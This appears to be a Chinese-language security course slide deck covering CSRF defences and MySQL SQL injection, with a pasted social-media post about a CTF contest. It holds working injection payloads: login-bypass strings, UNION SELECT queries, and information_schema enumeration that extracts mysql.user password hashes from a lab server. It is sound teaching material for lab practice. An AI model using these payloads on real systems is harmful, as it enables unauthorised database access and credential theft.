


CSRF 防禦

- Server Side
 - CSRF Token
 - 每次訪問生成一個隨機 Token，請求需夾帶此 Token
- Client Side
 - SameSite cookie
 - Strict mode 下，跨域請求都不帶 Cookie

Bad News

- Chrome 80 將預設採用 SameSite=Lax



SQL Injection Advanced

SQL INJECTION



makeameme.org

未特別說明，都以 MySQL 為例

SQL Injection 檢測方式

- 判斷型態
 - 數字： id=123
 - 字串： id=admin

SQL Injection 檢測方式

- 數字
 - `id=123*1`
 - `id=123/0`
 - `id=123 and 2=2`
 - `id=123 and 2=3`

SQL Injection 檢測方式


- 字串 (以單引號為例)

- id=admin'

- id=admin'%2b'

- id=admin' and '1'='1

- id=admin' and '1'='2




通常塞單(雙)引號噴錯，99%就是有洞

Target?

- 主要有幾種用途
 - 繞過驗證
 - 撈資料庫內容
 - 取得系統權限 (讀檔、RCE、...)

Bypass Authentication

- 上禮拜內容
- 萬用密碼
 - 'or 1=1 --
 - 'or ''='
 - "or ""='"



Data Exfiltration

- 撈資料方式可以分成幾種
 - UNION-Based
 - Boolean-Based
 - Time-Based
 - Error-Based
 - Out-of-Band-Based

Data Exfiltration

- 撈資料方式可以分成幾種
 - UNION-Based
 - Boolean-Based
 - Time-Based
 - Error-Based
 - Out-of-Band-Based

news.php

```
SELECT * FROM news
```

id	title	content
1	Hello	World
2	Brasov	Bucharest

news.php?id=1

```
SELECT * FROM news WHERE id=1
```

id	title	content
1	Hello	World
2	Brasov	Bucharest

news.php?id=1

UNION SELECT 1,2,3

SELECT * FROM news WHERE id=1

UNION SELECT 1,2,3

id	title	content
1	Hello	World
2	Brasov	Bucharest
1	2	3

news.php?id=-1

UNION SELECT 1,2,3

SELECT * FROM news WHERE id=-1

UNION SELECT 1,2,3

id	title	content
1	2	3

news.php?id=-1
UNION SELECT 1,user(),3

SELECT * FROM news WHERE id=-1
UNION SELECT 1,user(),3

id	title	content
1	kaibro@localhost	3

Ease Peasy SQL challenge

kaibro.tw:9527/news.php?id=-1 union select 1,2,3

INT SQL XSS Encryption Encoding Other

Load URL http://kaibro.tw:9527/news.php?id=-1 union select 1,2,3

Split URL

Execute

Enable Post data Enable Referrer

2

3

EVEN THE CAT KNOWS

SQL INJECTION

Ease Peasy SQL challenge

kaibro.tw:9527/news.php?id=-1 union select 1,user(),3

INT SQL XSS Encryption Encoding Other

Load URL http://kaibro.tw:9527/news.php?id=-1 union select 1,user(),3

Split URL

Execute

Enable Post data Enable Referrer

kaibro@localhost

3

EVEN THE CAT KNOWS

SQL INJECTION

Ease Peasy SQL challenge

kaibro.tw:9527/news.php?id=-1 union select 1,Password,3 from mysql.user

INT SQL XSS Encryption Encoding Other

Load URL http://kaibro.tw:9527/news.php?id=-1 union select 1,Password,3 from mysql.user

Split URL

Execute

Enable Post data Enable Referrer

*66A3078BD929479CB53

3

EVEN THE CAT KNOWS

SQL INJECTION

SELECT 欄位名 FROM 庫名.表名 WHERE 條件



所以我說那個表名、欄位名呢

INFORMATION_SCHEMA



information_schema

- MySQL >= 5.0
- Database Metadata
- 存放伺服器維護的所有資料庫相關訊息
 - 包含資料庫名、表名、欄位名

information_schema

- 本身也是一個 Database
- 庫名、表名等資訊放在裡面的資料表中

+-----+ Tables_in_information_schema +-----+
CHARACTER_SETS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS
COLUMN_PRIVILEGES
ENGINES
EVENTS
FILES
GLOBAL_STATUS
GLOBAL_VARIABLES
KEY_COLUMN_USAGE
PARTITIONS
PLUGINS
PROCESSLIST
PROFILING
REFERENTIAL_CONSTRAINTS
ROUTINES
SCHEMATA
SCHEMA_PRIVILEGES
SESSION_STATUS
SESSION_VARIABLES
STATISTICS
TABLES
TABLE_CONSTRAINTS
TABLE_PRIVILEGES
TRIGGERS
USER_PRIVILEGES
VIEWS
+-----+

information_schema

- 資料庫名存放在
 - `information_schema.schemata`
- 表格名存放在
 - `information_schema.tables`
- 欄位名存放在
 - `infomation_schema.columns`

information_schema

- 撈資料庫名
 - select schema_name from information_schema.schemata
- 撈表格名
 - select table_name from information_schema.tables
- 撈欄位名
 - select column_name from infomation_schema.columns



```
mysql> select * from information_schema.schemata;
```

CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARACTER_SET_NAME	DEFAULT_COLLATION_NAME	SQL_PATH
NULL	information_schema	utf8	utf8_general_ci	NULL
NULL	mysql	latin1	latin1_swedish_ci	NULL
NULL	news	latin1	latin1_swedish_ci	NULL
NULL	test	latin1	latin1_swedish_ci	NULL

4 rows in set (0.00 sec)

撈庫名

```
SELECT * FROM news WHERE id=-1  
UNION SELECT 1,schema_name,3  
FROM information_schema.schemata
```

id	title	content
1	information_schema	3

撈庫名

```
SELECT * FROM news WHERE id=-1  
UNION SELECT 1,schema_name,3  
FROM information_schema.schemata  
limit 1,1
```

id	title	content
1	mysql	3

擷表名

```
SELECT * FROM news WHERE id=-1
UNION SELECT 1,table_name,3
FROM information_schema.tables
WHERE table_schema='mysql'
```

id	title	content
1	user	3

擷欄位名

```
SELECT * FROM news WHERE id=-1  
UNION SELECT 1,column_name,3  
FROM information_schema.columns  
WHERE table_name='user'
```

id	title	content
1	password	3

擷資料

```
SELECT * FROM news WHERE id=-1  
UNION SELECT 1,password,3  
FROM mysql.user
```

id	title	content
1	*66A307...	3



[REDACTED] 在崑山科技大學 Kun Shan University 打卡。 ...

10月19日下午1:09 · 台南市 · [REDACTED]

金盾初賽有夠酷喔

先來一堆考Policy Standard的學科

不過這感覺是常態就算了

術科有Pwn Reverse Web Crypto Misc

Pwn是一個會被已經關掉的Windows Defense一直刪掉的檔案 搞到後來都在當Forensic 在解 一直在找檔案

Reverse 沒看

Web 是DVWA改的，先改cookie能進SQLi介面，SQL沒有cheatsheet也沒有tool，完全忘了那張可以看field跟table的metadata table的名字。只好開始通table name，戳一戳真的戳到users這個表；接下來就通field，戳到user,password,flag三個欄位，然後就拿到flag了，然後一直送不過，最後發現要把Flag格式裡面的東西拔出來送

Crypto給了一串01010，兩組據說是key的東西，一組是Brainfuck，另一組是豬圈密碼。對，那個沒人會背的豬圈密碼，然後又沒網路查，所以無解。給的那串01010據說長度還不是八的倍數

Misc是拼拼圖，然後你的工具只有小畫家，然後怎麼拼丟去解碼軟體都解不開，有人解開的要分享一下怎麼解的嗎

喔，忘了說，解題平台是cdx，不是很快就算了，畢竟不少人在用，但是解到一半黑屏死機然後也沒有額外時間我也是醉了(

Differences with other DBMS

- UNION 後的 Column 型態必須相同
 - MySQL 會自動轉型
 - 小技巧: 使用 NULL
- Oracle 的 SELECT 必須要有來源
 - 可使用 Dummy table - dual 來避免

Lab 0x03 - EasyPeasy

Data Exfiltration

